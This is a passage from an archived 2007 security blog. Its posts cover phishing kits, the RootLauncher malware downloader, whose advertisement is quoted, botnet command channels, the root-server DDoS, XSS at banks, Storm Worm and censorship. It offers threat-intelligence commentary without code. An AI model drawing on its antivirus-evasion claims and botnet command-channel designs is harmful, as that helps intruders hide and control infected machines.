33. <http://ddanchev.blogspot.com/2006/09/secret-cia-prisons.html>

70



My Feed is on Fire, My Feed is on Fire! (2007-02-18 04:31)

I've never had so many people [1]connected to me, perhaps it's the consequence of [2] Feedburner detecting Google

Readers as of this week, and yes the quality of the posts themselves. Here's an [3]interesting opinion on the frequency of blog posting, I especially like the author's understanding of the readers' loyalty towards a blog. My

[4]ROI is still positive whatsoever – [5]part two of Forrester's series is also worth the read.

1.

<http://feeds.feedburner.com/DanchoDanchevOnSecurityAndNewMedia>

2.

http://blogs.feedburner.com/feedburner/archives/2007/02/the_google_effect.php

3.

http://www.mpdailyfix.com/2006/06/w_why_blog_post_frequency_does.html

4. <http://ddanchev.blogspot.com/2006/10/return-on-investment-of-blogging.html>

5.

http://blogs.forrester.com/charleneli/2007/01/new_roi_of_blog.html

71



Beyond Traditional Advertising Packages (2007-02-18 04:58)

[1]Differentiate your value proposition or cease to exist. And hey, that's on Madison Avenue :

" As a startup carrier that hadn't yet hired a pilot, Virgin needed more than just slogans and 30-second com-

mercials. That's about when Anomaly, a two-year-old startup, brought a pitch that sounded more like a takeover

bid: Carl Johnson, Anomaly's 48-year-old co-founder, hauled out plans to design the interiors of Virgin's new A320s,

fashion the flight attendants' uniforms, and create the content for a pay-per-view seat-back entertainment system. "

You may also find [2]the best and [3]worst Super Bowl – the U.S ad industry's favorite playground – ads enter-

taining. Meanwhile, Pepsi is anticipating the [4]DIY marketing culture and is asking everyone to help them [5]build

their next billboard on Times Square. When advertising does its job millions of people keep theirs, isn't it?

1.
http://money.cnn.com/magazines/business2/business2_archive/2007/02/01/8398979/index.htm?postversion=2007021305

2.
http://blogs.business2.com/madisonavenuewest/2007/02/top_ten_best_ad_1.html#more

3.
http://blogs.business2.com/madisonavenuewest/2007/02/top_ten_worst_a_1.html#more

4. <http://ddanchev.blogspot.com/2006/04/diy-marketing-culture.html>

5. <http://www.thisisthebeginning.com/>

72

Profiling Sergey Brin (2007-02-18 05:45)

[1]Great weekend reading :

" Stepping through the sliding glass door into their office is like walking into a playroom for tech-savvy adults.

A row of sleek flat-screen monitors lining one wall displays critical information: email, calendars, documents and,

naturally, the Google search engine. Assorted green plants and an air purifier keep the oxygen flowing, while

medicine balls provide appropriately kinetic seating.

Upstairs, a private mezzanine with Astroturf carpeting and an

electric massage chair afford Sergey and Larry a comfortable perch from which to entertain visitors and survey the

carnival of innovation going on below. And there is ample space for walking around, which is absolutely essential for Sergey, who just can't seem to sit still. "

A story that proves for yet another time that nothing's impossible, the impossible just takes a little while. Here are some photos from [2]Google's NYC headquarters, guess who likes to spoil its employees – sorry Googlers – most

from all the tech companies these days? Say Google again!

1. <http://www.momentmag.com/Exclusive/2007/2007-02/200702-BrinFeature.html>

2. <http://www.informationweek.com/galleries/showGallery.jhtml?galleryID=4>



Cuba's Internet Dictatorship (2007-02-19 23:08)

And you thought [1]people in China suffer from the lack of free speech expression. Here's the [2]cheap version of the great firewall of China, this time in Cuba :

" Cuba built an Internet search engine that allows users to trawl through speeches by Cuban leader Fidel Castro and other government sites, but does not browse Web pages outside the island.

Cubans cannot buy computers and Internet access is limited to state employees, academics and foreigners. Cubans

line up for hours to send e-mails on post office terminals that cannot surf the World Wide Web. Passwords are sold

on the black market allowing shared Internet use for limited hours, usually at night. "

With Fidel Castro now seriously ill, the speeches will sooner or later turn into historical ones, the question is,

which think-tank across the world would come closer in its predictions of [3]the situation in a post-Castro Cuba next to reality? On the other hand the U.S is starving Cuba's bandwidth hunger to death, and considering their inability

to invest in alternative sources for connectivity, the extend of degrading the quality of their Internet connectivity is almost unbelievable as :

" Cuba is forced to use a costly satellite channel with only 65 megabytes per second (mbps) for upload and

124 mbps for download, he said. "

Even a France Telecom customer that has upgraded service to [4]Fiber@Home will be able to ping-to-death

Cuba's entire academic community. And while [5]Cuba recently blamed the CIA for digital espionage, it would

take them unnecessary amount of time to download sensitive material remotely given Cuba's bandwidth capacity.

Several other interesting events in case you remember were when [6]Kyrgyzstan got cut off from Internet by hacker

attack, and when [7]Zimbabwe's Internet was shut down because they forgot to pay their bill. Bandwidth matters,

depending on [8]the perspective of course.

The most recent report on [9]Censorship in Cuba is also worth going through :

" To visit websites or check their e-mail, Cubans have to use public access points such as Internet cafes, uni-

versities and "Youth computing centers" where it is easier to monitor their activity. Then, the Cuban police has

installed software on all computers in Internet cafes and big hotels that triggers an alert message when "subversive"

key-words are noticed. "

The only way to [10]undermine censorship is to talk about it - and mock it.

74

1. <http://ddanchev.blogspot.com/2007/02/censorship-in-china-open-letter.html>

2.

[http://today.reuters.com/news/articlenews.aspx?
type=internetNews&storyid=2007-02-
18T024401Z_01_N15177571_](http://today.reuters.com/news/articlenews.aspx?type=internetNews&storyid=2007-02-18T024401Z_01_N15177571_)

[RTRUKOC_0_US-CUBA-INTERNET.xml](#)

3.

[http://www.rand.org/pubs/technical_reports/2005/RAND_TR1
31.pdf](http://www.rand.org/pubs/technical_reports/2005/RAND_TR131.pdf)

4. <http://slashdot.org/articles/06/07/26/127205.shtml>

5.

[http://www.ahora.cu/english/SECTIONS/national/2007/februa
ry/14-02-07.htm](http://www.ahora.cu/english/SECTIONS/national/2007/february/14-02-07.htm)

6. [http://209.85.129.104/search?
q=cache:BNVyDTIqJ00J:www.ospint.com/text/d/3488924/+Ky
rgyzstan+got+cut+off+fr](http://209.85.129.104/search?q=cache:BNVyDTIqJ00J:www.ospint.com/text/d/3488924/+Kyrgyzstan+got+cut+off+from+Internet&hl=en&ct=clnk&cd=1)

[om+Internet&hl=en&ct=clnk&cd=1](#)

7. http://news.zdnet.com/2100-9588_22-6117553.html

8. [http://ddanchev.blogspot.com/2007/02/emerging-ddos-
attack-trends.html](http://ddanchev.blogspot.com/2007/02/emerging-ddos-attack-trends.html)

9. http://www.rsf.org/article.php3?id_article=19335

10. <http://irrepressible.info/>

75



The Phishing Ecosystem (2007-02-21 11:15)

Phishing is the [1]efficient case of online social engineering. With the ease of sending phishing emails thanks to

[2]malware infected PCs – [3]spamonomics 101 – as well as many other techniques for creating the pages and

forwarders phishers use to trick users – it's indisputable how much more profitable phishing is next to spam.

This is perhaps the most [4]detailed summary of the emerging ecosystem I've read in a while. It walks the

reader through the process of acquiring the resources for the attack and tracking down the results and provides

overview of how malware authors, phishers and spammers work hand to hand due to the pressure put on their

actions by the industry and, of course, the countless third-party researchers. Here's a summary :

" _

[5]Get an email list

- Develop the attack
- Locate sites to send phishing emails from
- [6]Locate sites to host the phishing site
- Launch the attack
- Collect results "

Around the industry, security researchers are again signalling the ongoing use of popular sites such as [7]MySpace for

hosting phishing pages, [8]phishers are going Web 2.0 and starting to use [9]Google Maps, and seems like Castle Cops

the anti-phishing community witnessed [10]a demonstration of DDoS bandwidth power which is definitely the result

of the [11]

[12]consolidated anti-phishing initiative that they manage to keep on expanding. Moreover, yet another evidence

of the developing ecosystem is the fact that [13]spam and [14]defaced sites aren't what they used to be, namely

76

are turning into malicious attack vectors. Despite that everyone's claiming the commercialization of this entire ecosystem, [15]hacktivism is not dead!

The "best" is yet to come, and let's hope a more [16]suspicious common sense on the users' part too.

1. http://en.wikipedia.org/wiki/Rock_Phish
2. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
3. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html
4. http://www.secureitconf.com/OLD/2006/presentations/54_SecureIT_Preso_V2.ppt
5. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>

6. <http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html>

7.

<http://news.google.com/news/url?sa=t&ct=us/0-0&fp=45dc254b2ee0f5d9&ei=CAPcRcDwH5f8wQGGr-iFBQ&url=http%3A/>

[/www.cbc.ca/technology/story/2007/02/20/tech-myspacephi](http://www.cbc.ca/technology/story/2007/02/20/tech-myspacephi)

8. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=901>

[1589&taxonomyId=17&intsrc=kc_top](http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=901)

9. <http://www.websense.com/securitylabs/alerts/alert.php?AlertID=741>

10. <http://www.castlecops.com/article-6745-nested-0-0.html>

11. <http://www.castlecops.com/pirt>

12. <http://www.castlecops.com/pirt>

13. <http://isc.sans.org/diary.html?storyid=2283>

14. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=109>

15. <http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html>

16. <http://ddanchev.blogspot.com/2006/12/top-ten-scams-of-2006.html>



Korean Zombies Behind the Root Servers Attack (2007-02-22 17:32)

More details on the recent DDoS attacks on the DNS root servers emerge, seems like [1]the attacks originated from

South Korean infected PCs, but were orchestrated from a host server in Coburg, Germany :

" Citing data from the North American Network Operators' Group, the Korean government confirmed 61 per-

cent of the problematic data was traced to South Korea. Yet, the Ministry of Information and Communication flatly

rebuffs the suspicion that Korea was the main culprit behind the cyber attacks. "We learned a host server in Coburg,

Germany ordered a flurry of Korean computers to stage DOS assaults on the root servers," said Lee Doo-won, a

director at the ministry. "In other words, Korean computers affected by viruses made raids into the root servers as

instructed by the German host server. Many of our computers acted like zombies," Lee said. "

In a [2]spoofable IPv4 Internet packet's authenticity is [3]the most common flaw exploited on [4]the front

lines. The article points out that 61 % of the problematic data came from South Korea, and it would be logical to

conclude the other 39 % came from Chinese and U.S based infected PCs, and while we can argue which country has

the largest proportion of insecure end users – or insecure end users with access to huge bandwidth – that shouldn't

be the point, but how ISPs should start considering how to stop the malicious traffic going out of their networks,

compared to their current mindset of outside-to-inside network protection.

A battle lost for the botnet masters in their futile attempt to shut down three of the root servers, and a battle

won for South Korea as they will definitely take this wake up call seriously. Meanwhile, [5]S. Korea's CERT offers lots of interesting research reports on the local situation, particularly their latest [6]Internet Incident Trend Report.

Graph courtesy of the [7]ANA Spoofer Project.

1. <http://times.hankooki.com/lpage/tech/200702/kt2007021916025512350.htm>
2. <http://ddanchev.blogspot.com/2006/02/current-state-of-ip-spoofing.html>
3. http://ddanchev.blogspot.com/2006/04/on-insecurities-of-internet_13.html
4. <http://ddanchev.blogspot.com/2006/01/how-to-secure-internet.html>
5. http://www.krcert.or.kr/english_www
6. http://www.krcert.or.kr/english_www/inc/download.jsp?filename=070111_KoreaInternetIncidentReport_Dec2006.pdf

f

7. <http://spoofer.csail.mit.edu/>

78



Image Blocking in Email Clients and Web Services (2007-02-22 18:06)

Handy graphs and best practices on the state of [1]default remote image loading in desktop and online email clients

- a problematic issue from a security point of view, and a marketing heaven from an advertising perspective :

" Every client has its own default settings regarding displaying/hiding images. And while most email clients

have a setting to turn images on or off, some offer conditional settings which are contingent upon known senders or

other factors. The following table outlines the default settings of popular desktop- and webmail-clients. "

Sometimes a spam email isn't sent with the idea to trick someone believe into something, but to act as a veri-

fication of that email's existence in the form of remote image - [2]web bug - loading, and yes it could also act as a redirector to pretty much anything malicious. [3]Go through related posts in case [4]you're interested, and also see

a common [5]trade-off image spammers face.

1.

http://www.campaignmonitor.com/blog/archives/2007/02/current_conditions_and_best_pr_1.html

2. http://www.eff.org/Privacy/Marketing/web_bug.html
3. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>
4. <http://ddanchev.blogspot.com/2006/10/real-time-spam-outbreak-statistics.html>
5. <http://ddanchev.blogspot.com/2006/06/over-performing-spammer.html>

79



The RootLauncher Kit (2007-02-23 01:59)

After providing more insights on the [1]WebAttacker Toolkit and the [2]Nuclear Grabber, in this post I'll discuss the RootLauncher, a release courtesy of the same group behind WebAttacker. Something else worth mentioning is that

a large percentage of the sites I'm monitoring are starting to use authentication, and on a trust-basis login access, perhaps it's due to the enormous coverage recent "underground" releases, namely phishing kits etc. got in the mainstream media. Therefore I'm doing my best to get as much information – and screenshots – before it disappears

and will blog on these releases as soon as my schedule allows me to. For instance, several months ago you could

easily see over 50 publicly available control panels for the WebAttacker toolkit, now there're only several available through Google. The same goes for RootLauncher.

The RootLauncher kit is advertised – Russian to English automatic translation – as follows :

" Just, we can offer you 3-version - D o w n l o a d e r-
designed RootLauncher for the hidden load arbitrary

WIN32 Exe-faila from a remote resource, followed by the
launch of the file on the local hard disk. Obhodit all

protection is not determined by any AV-Do not see fairvollah -
Flexible settings - Periodic updates and supplements

may download up to five exe files. Our team is not at the
same point and develops all bolshe-bolshe for you dear

friends services available to them closer you will be able to
on our official website. We are also looking for people
interested in partnership with us. "

And while it's supposed to be nothing more then an average
downloader, these "average downloaders" are

actually starting to standardize features in respect to
statistics and compatibility with other toolkits and malicious
software.

In a previous post at [3]WebSense's blog, they came across a
web panel showing that the "total number of

unique launchers is 155" now count these as infected PCs,
but as you can see in the image attached, the sample

could be much larger. This one I obtained from the following
URL : <http://www.inthost7.com/cgi-bin/rleadadmin.cgi>

which is of course down, but was listing 1013 launchers
already, here's [4]an analysis of this very same URL.

[5]IP cloaking when browsing such sites and forums is
important in order for you to remain as anonymous as

possible. If you're on a Russian site make sure you're a Russian domain, if you're on a Chinese site make sure you're a Chinese domain, and most importantly don't directly translate through Google or Altavista, but copy and paste what's

interesting to you so that you wouldn't let someone wonder why would a Russian domain translates a Russian text to

English. Imagine the situation where security vendors browse them through their securityvendor.com subdomains,

the results will follow shortly – everything disappears.

80



In respect to the WebAttacker, the kit is still widely used but the people using and updating it are starting to

prevent Google from crawling and caching the control panels, which makes it harder to keep track of the sites in an

[6]OSINT manner – my modest honeyfarm keeps me informed on URLs of notice though. Here's one of the very few

instances of a [7]Web-Attacker Control Panel still available at Google. Here's [8]an analysis of the source code of the Web-Attacker kit as well – and I thought I'm going full disclosure. More details on various newly released packers,

multi-exploit infection toolkits, and standardized statistics with all the screenshots I've managed to obtain will follow next week.

Taking into consideration the big picture – like you should – the release and automation of phishing/exploit

kits and lowering the entry barriers for script kiddies to generate enough noise to keep the real puppet masters safe, or at least secretly pull the strings. I'd rather we operate in the time when launching a phishing attack required much more resources than it requires today.

1. http://ddanchev.blogspot.com/2006/04/wild-wild-underground_25.html
2. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
3. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=107>
4. <http://seguridad.internautas.org/html/1/930.html>
5. <http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html>
6. <http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html>
7.
<http://209.85.129.104/search?q=cache:hT2IAVK3eMIJ:img.secondsite2.com/cgi-bin/ie0604.cgi+intitle:%22Web-Attacker+Control%22&hl=en&ct=clnk&cd=2>
8. <http://www.websense.com/securitylabs/blog/blog.php?BlogID=94>



Characteristics of Islamist Websites (2007-02-23 02:19)

Excellent and recent analysis of [1]the most common characteristics of islamist websites published by the Middle East Media Research Institute :

" The media platform favored by the Islamist organizations is the Internet, which they prefer for several reasons: firstly, for the anonymity it allows - anyone can enter and post to a site without divulging personal information; secondly, due to the medium's availability and low cost - all that is required is a PC and an Internet connection; and thirdly, due to the ability to distribute material to a great number of people over a wide geographic area in a matter of seconds.

The organizations use the Internet mainly for propaganda and indoctrination, but also for operational military needs.

This paper will discuss the distinguishing characteristics of the websites of Islamist organizations and their supporters; the various online activities through which terrorist organizations assist the mujahideen on the ground, both militarily and, especially, with propaganda; and the Internet polemics that these organizations conduct vis-à-vis their enemies. "

The majority of articles you've probably read are doing nothing more than scratching the surface of the topic.

Fundraising, propaganda, communications within steganographic images and the use of plain simple encryption, or

the thriller type of scenarios where entire food supply chains get remotely controlled or where your next dose of

Prozac may be a little bit more dangerous than it actually is, of course because terrorists may have the capacity to

do so. In the post 9/11 world terrorist experts started emerging from all over the globe, universities realized the

potential and opened up educational courses, even degrees, security companies started pitching their offers with

cyberterrorism in mind, and last but not least the mainstream media doesn't seem to stop piggybacking on historical

events while actually doing terrorists the biggest marketing favour of them all - the media echo effect. Someone

blows him or herself up in the Western world, and everyone forgets about all those little things people die from if you are to go through you local statistical institute and see the death rates, but starts requesting more information on

what is your government doing to prevent this from happening. But compared to the same situation in the Middle

East - it's part of the daily life, nothing ground-breaking besides a bunch of low lifes radicalizing online, looking for masters of brainwashing mentors, and most importantly looking for a mighty excuse for their pathetic existence. A

terrorist organization [2]uploads a video of shooting a soldier or anything that will shock someone's who's still getting shocked by the The Texas Chainsaw Massacre - boring try the [3]Evil Dead series - and people become so outraged

and get this feeling of being helpness in the situation that fear compared to reality drives the entire model of terrorism.

Terrorism is successful as both, a [4]government's doctrine for re-election, and as a term mainly because it's a

very open topic term these days. In some countries
[5]glorifying terrorism is illegal, but if you let you
government

convince you that it's not terrorizing you to protect you from
an event that from a statistical point of view doesn't 82

happen that very often, I think I will lose you as a reader of
this blog. The world is losing the war on terrorism because
it's rational, and terrorists aren't rational. In the very same
fashion that companies don't compete with

companies but with networks, a network that's anything but
irrational isn't going to be beaten by a network that's

too bureaucratic and still waging departmental wars.

[6]Go [7]through [8]many [9]of [10]my [11]previous
[12]posts on [13]cyberterrorism, a relevant [14]collection

of cases, and [15]through the research which as a matter of
fact is full with practical examples of various sites.

1. [http://memri.org/bin/articles.cgi?
Page=archives&Area=ia&ID=IA32807](http://memri.org/bin/articles.cgi?Page=archives&Area=ia&ID=IA32807)

2. <http://www.foxnews.com/story/0,2933,251398,00.html>

3. http://en.wikipedia.org/wiki/The_Evil_Dead

4.
<http://www.networkworld.com/columnists/2006/121806schwartz.html>

5.
http://www.boingboing.net/2007/02/15/glorifying_terrorism.html

6. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>
7. <http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html>
8. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html
9. <http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html>
10. <http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html>
11. <http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html>
12. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
13. <http://ddanchev.blogspot.com/2006/12/digital-terrorism-and-hate-2006-cd-rom.html>
14. <http://del.icio.us/DDanchev/Cyberterrorism?setcount=50>
15. <http://memri.org/bin/articles.cgi?Page=archives&Area=ia&ID=IA32807>

83



A Review of SiteAdvisor Pro (2007-02-23 03:09)

During 2006, the company [1]popped out like a mushroom in front of my desktop as you can read in a [2]previous

post, and on its acquisition [3]two months later. In the typical detailed and extensive CNET Reviews style, here's

what they have to say about [4]SiteAdvisor Plus :

" SiteAdvisor Plus includes the ability to report suspicious links within IM and e-mail and can automatically

block access to flagged sites. However, SiteAdvisor Plus lacks additional configuration options and doesn't work with Firefox or Opera, or with branded browsers from AOL and other services. In addition, the paid version on Internet

Explorer appears to conflict with the free version installed on Firefox. Overall, we experienced greater flexibility and fewer hassles when using the free Netcraft toolbar, and we also liked the proactive nature of Linkscanner Pro better. "

The niche filling competition is also reviewed, namely [5]LinkScanner Pro. Niche filling in respect to the real-

time sandboxing of results, a concept I'm sure is on its way at SiteAdvisor, or else [6]the community has a lot to

[7]contribute as always. SiteAdvisor are however truly embracing a Web 2.0 business model on all fronts, and it's

perhaps my favorite case study on commercializing an academic idea during the last year.

1. <http://ddanchev.blogspot.com/2006/06/consolidation-or-startups-popping-out.html>

2. <http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html>

3. <http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html>

4. http://reviews.cnet.com/SiteAdvisor_Plus/4505-3667_7-32329848.html

5. http://reviews.cnet.com/Linkscanner_Pro/4505-3667_7-32329266.html

6. <http://www.spybye.org/>

7. http://www.xnos.org/fileadmin/labs/wef/Whitepaper_WEF_Automatic_Drive_By_Download_Detection_English.pdf

84



Fake Terror SMS Sent to 10,000 People (2007-02-27 15:39)

This is serious, and while [1]it was a hoax, it could have had much more devastating results acting as a propagation

vector for malware, a phishing attack as the social engineering potential here for anything [2]offline or online is huge

:

" About 10,000 commuters who subscribe to the train operator's timetable messaging service received the

threatening text message on Friday night after hackers broke into the system. The message, sent after 9.30pm

(AEDT), reads: ALLAHU AKBAR FROM CONNEX! our inspectors Love Killing people - if you see one coming, run. Want

to bomb a train? they will gladly help. See you in hell!

"

ALLAHU AKBAR means "[3]God is the Greatest". Now which God is the greatest I'll leave up to your religious

beliefs, though the Muslim motives are spooky and the attack directly undermines the citizens' confidence in their

government's ability to protect them - what I anticipate next are articles on how terrorists take control over the

trains. I'm very interested in who's having access to the company's feature, and most importantly to what extend

are they outsourcing, or was it an insider that used someone else's terminal to send the message? Here's a related

post on the interest of various governments into developing an [4]SMS disaster alert and warning systems and the

related security/impersonation problems to consider.

1. http://www.zdnet.com.au/news/security/soa/Connex_SMS_hacking_under_probe/0,130061744,339273819,00.htm
2. <http://connexwhinger.blogspot.com/2007/02/who-hacked-pdp-11s.html>
3. <http://theeid.dgreetings.com/eid-ul-fitr-traditions/>
4. <http://ddanchev.blogspot.com/2006/09/vulnerabilities-in-emergency-sms.html>



XSS Vulnerabilities in E-banking Sites (2007-02-27 16:14)

The other day I came across to this summary with direct examples of various [1]XSS vulnerabilities at E-banking sites, and I wonder why the results still haven't gotten the necessary attention from the affected parties :

" First of all you should realize, that this is not the first time, that we are doing such a website. The last time we hit a vast number of sites, mostly german banks. We have shown, that those sites, that should be most secure are

not! Many visitors saw the site and also the banks seemed quite upset, nevertheless they fixed the problems, that

we pointed at. You can check out the archive at: [2][English version] and [3][German version] . This project has been done as a direct reaction to the poll done in austria not long ago and which was reported at [4][this article] from

Heise. For the english readers of you, this article basically says, that 9 of 10 people using online banking in austria trust the security, that their banks offer. "

The best phishing attack at least from a technical perspective is the one that's using a vulnerability in the tar-

geted's brand site to further improve its truthfulness, and believe it or not, certain phishing attacks are actually

loading images directly from the victim's sites instead of coming up with the phish creative on their own.

1. <http://baseportal.com/baseportal/phishmarkt/at>
2. <http://baseportal.com/baseportal/phishmarkt/en>

3. <http://baseportal.com/baseportal/phishmarkt/de>

4. <http://www.heise.de/security/news/meldung/83796>

86

Credit Card Data Cloning Tactic (2007-02-27 17:32)

First of all, she's too cute for someone to even have the slightest suspicion, and to be honest the posers paying their coffee with a credit card deserve it – it leaves them without the opportunity to leave a change at least that's what

they've thought.

[EMBED]

87



Storm Worm Switching Propagation Vectors (2007-02-28 16:40)

The storm [1]started with mass mailings, then the malware switched to [2]IM propagation, and now the [3]infected

PCs are further spreading through blog and forum posts :

" But the twist comes when these people later post blogs or bulletin board notices. The software will insert

into each of their postings a link to a malicious Web site, said Alperovitch, who rates the threat as "high." We haven't seen the Web channel used before," he said. "In the past, we've seen malicious links distributed to people in a user's address book and made to look like it's an instant message coming from them. "

The smart thing is that compared to situations where malware authors have to figure how to bypass the fo-

rum's [4]CAPTCHA or [5]mass spam and generate new blogs, in this case the (infected) end user is authenticating

both himself and the malware. Here are some [6]malware stats on social networking sites worth going through as

well.

UPDATE : Symantec has [7]a nice analysis with some screenshots of this variant.

1. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>

2. <http://www.eweek.com/article2/0,1759,2095572,00.asp?kc=EWRSS03129TX1K0000614>

3. http://news.com.com/Storm+Worm+variant+targets+blogs%2C+bulletin+boards/2100-7349_3-6162623.html

4. <http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html>

5. <http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html>

6. <http://ddanchev.blogspot.com/2006/08/malware-statistics-on-social.html>

7. http://www.symantec.com/enterprise/security_response/weblog/2007/02/mespam_infecting_web_20_with_1.html

Social Engineering the Old Media (2007-02-28 16:56)

While the [1]Rules of the Thirds are partly in place, the floating fragrance and his depressed look provide some clues.

[2]The story is very interesting though as it has happened before. As Tim Nudd comments on Adfreak :

" In Switzerland, it doesn't take much to be in a Gucci ad campaign. You photograph yourself naked, add a perfume bottle and the Gucci logo, send it to a weekly paper, and have them bill Gucci directly for the \$50,000.

[3]They'll fall for it every time . "

How it could have been prevented? Coordinating the campaign with local Gucci representatives, ensuring payment is processed before the ad is featured, or let's just say look at his face to figure out he's anything but a professional model.

1. <http://www.aea1.k12.ia.us/lois/ruleofthirds.html>

2. http://adweek.blogs.com/adfreak/2007/02/swiss_paper_pub.html

3. http://www.editorandpublisher.com/eandp/news/article_display.jsp?vnu_content_id=1003551020

March

90



AdSense Click Fraud Rates (2007-03-01 17:02)

Google's single most profitable revenue generation source AdSense has always been under fire for click fraud and

most importantly the company's been under public scrutiny for better communicating their efforts on fighting the

problem. Third party companies emerged and started filling the niche by coming up with click fraud analytics

software so that Google's major customers, even the small to mid-size business could take advantage of an auto-

mated way to analyze click anomalies. But how prevalent is the problem really? Should the discussion always orbit

around Google's efforts, to its customers' vigilance and education on detecting click fraud, or should it shift to improving the communication between all participants, namely Google, its customers and the click auditing companies?

According to [1] the most recent click fraud rate from Google - click fraud is only 0.002 % of all clicks. Danny

Sullivan has an in-depth analysis of the topic, emphasizing on the importance of detected click fraud rates :

" Finally, we have a click fraud rate [2] from Google itself : less than 0.02 percent of all clicks slip past its filters and are

caught after advertisers request reviews. That low figure is sure to bring out the critics who will

disagree. Below, more about how Google comes up with the figure plus some click fraud fighting initiatives it plans

to implement later this year. Why release this figure now, when many have wanted it for literally years?

"We've been working to be more transparent and informative on the issues related to click fraud. Recently, this

metric has been something advertisers have specifically asked for and we agree that is useful in describing the scope of the problem. Further, it is something we measure and use to monitor the performance of our click fraud detection

systems," said Shuman Ghosemajumder, business product manager for trust & safety at Google. "

During [3] July, 2006 Google commissioned [4] a third-part analysis of their efforts to fight click fraud you will definitely find informative, and here's [5] another research taking the discussion beyond the typical botnets and human clickers

perspective. There are also [6] false click fraud positives to keep in mind as shown in this analysis.

Stats courtesy of [7] Clickfraudindex who by the way [8] started blogging recently.

1. <http://searchengineland.com/070301-000001.php>
2. <http://adwords.blogspot.com/2007/02/invalid-clicks-googles-overall-numbers.html>
3. <http://ddanchev.blogspot.com/2006/07/latest-report-on-click-fraud.html>

4. http://googleblog.blogspot.com/pdf/Tuzhilin_Report.pdf
5. <http://www.indiana.edu/%7Ephishing/papers/gandhim.pdf>
6. <http://www.google.com/adwords/ReportonThird-PartyClickFraudAuditing.pdf>

91

7. <http://www.clickfraudindex.com/>
8. <http://www.cfnblog.com/>

92



Real Time Censored URL Check in China (2007-03-02 17:20)

While the original initiative for [1]a real-time URL censorship check in China was originally realized as a project by Jonathan Zittrain and Benjamin Edelman couple of years ago, it's great to see someone continued what they've

started and came up with the [2]GreatFirewallofChina.org :

" Aim of this website is to be a watchdog and keep track of which and how many or how many times sites are

censored. Help to keep the censorship transparent. Each blocked website will automatically be added to the great

firewall on the homepage. "

What you should keep in mind is that despite of the capability for URL checking, from a technical perspective

the[3] censorship in China is much more sophisticated. Realizing that URLs themselves can be obfuscated, proxies and many other alternatives such as TOR for instance used, dynamic page content scanning for [4]subversive keywords and the same technique used for [5]sms messages is what I have in mind. For instance, according to the GreatFirewallofChina, blogspot.com is not blocked in the country, which doesn't mean a Taiwan independence related blog's content wouldn't get filtered. Moreover, it's perhaps even more disturbing to see various search results from a Chinese user's perspective, than figuring out whether an URL is blocked or not only. Here are two [6]great screenshots confirming the [7]twisted reality, and a recent summary of [8]situation in China.

93



It would be great to see how this project evolves and starts taking presenting the results by confirming whether or not an URL is blocked in [9]all of the countries on the [10]world's censorship map, or ever better, start feeding local search engines with possibly censored keywords, summarize the results and emphasize on the big picture.

1. <http://cyber.law.harvard.edu/filtering/china/test/index.asp>
2. <http://www.greatfirewallofchina.org/>
3. <http://del.icio.us/DDanchev/Censorship>

4. <http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html>
5. <http://ddanchev.blogspot.com/2006/07/chinas-interest-of-censoring-mobile.html>
6. <http://blog.outer-court.com/files/google-images-censorship.jpg>
7. <http://blog.outer-court.com/files/google-images-censorship-china.jpg>
8. <http://ddanchev.blogspot.com/2007/02/censorship-in-china-open-letter.html>
9. <http://www.rsf.org/24h/map.php>
10. <http://www.opennet.net/map/index2.html>

94



Botnet Communication Platforms (2007-03-07 11:24)

Botnets, or the automated exploitation and management of malware infected PCs is perhaps the most popular

and efficient cyber threat the Internet faces these days. Whether you define it as the war on bandwidth or who's

commanding the largest infected population, this simple distributed hosts management problem is continuing to

evolve in order for the botnet masters to remain undetected for as long as possible. On the other hand, the growing

Internet population combined with the lack of awareness of the "just got a PC for Christmas" users, and IPv4's well known

susceptability to IP spoofing compared to IPv6, always make the concept an interesting one to follow.

Despite that at the beginning of 2006, I pointed out on how [1]malware related documentation and howtos

turned into open source code resulting in [2]a flood of malware variants, thus lowering the entry barriers for a novice malware copycats, a week ago I located a very throughout document on various botnet communication platforms

and I'm sure its author wouldn't mind me reposting the fancy graphs and commenting on them.

I

RC based Botnet Communications

Nothing ground breaking in this one besides the various advices on stripping the IRCd, creating own network of IRC

servers compared to using public ones, and on the importance of distributed secrecy of the botnet participants' IPs,

namely each bot would never know the exact number or location of all servers and bots.

HTTP Botnet Communications

95



The possibilities with PHP and MySQL in respect to flexibility of the statistics, layered encryption and tunneling, and most importantly, decentralizing the command even improving

authentication with port knocking are countless. Besides, with all the buzz of botnets continuing to use IRC, it's a rather logical move for botnet masters to shift to other platforms, where communicating in between HTTP's noise improves their chance of remaining undetected. Rather

ironic, the author warns of possible SQL injection vulnerabilities in the botnet's command panel.

ICQ Botnet Communications

Perhaps among the main reasons to repost these graphs was the ICQ communication platform which I'll leave up to

you to figure out. As a major weakness is listed the reliance on icq.com, but as we've already seen cases of botnets

96

obtaining their commands by visiting an IRC channel and processing its topic, in this case it's ICQ WhiteLists getting the attention.

Related comments on the programming "know-how" discussed will follow. [3]Know your Enemy!

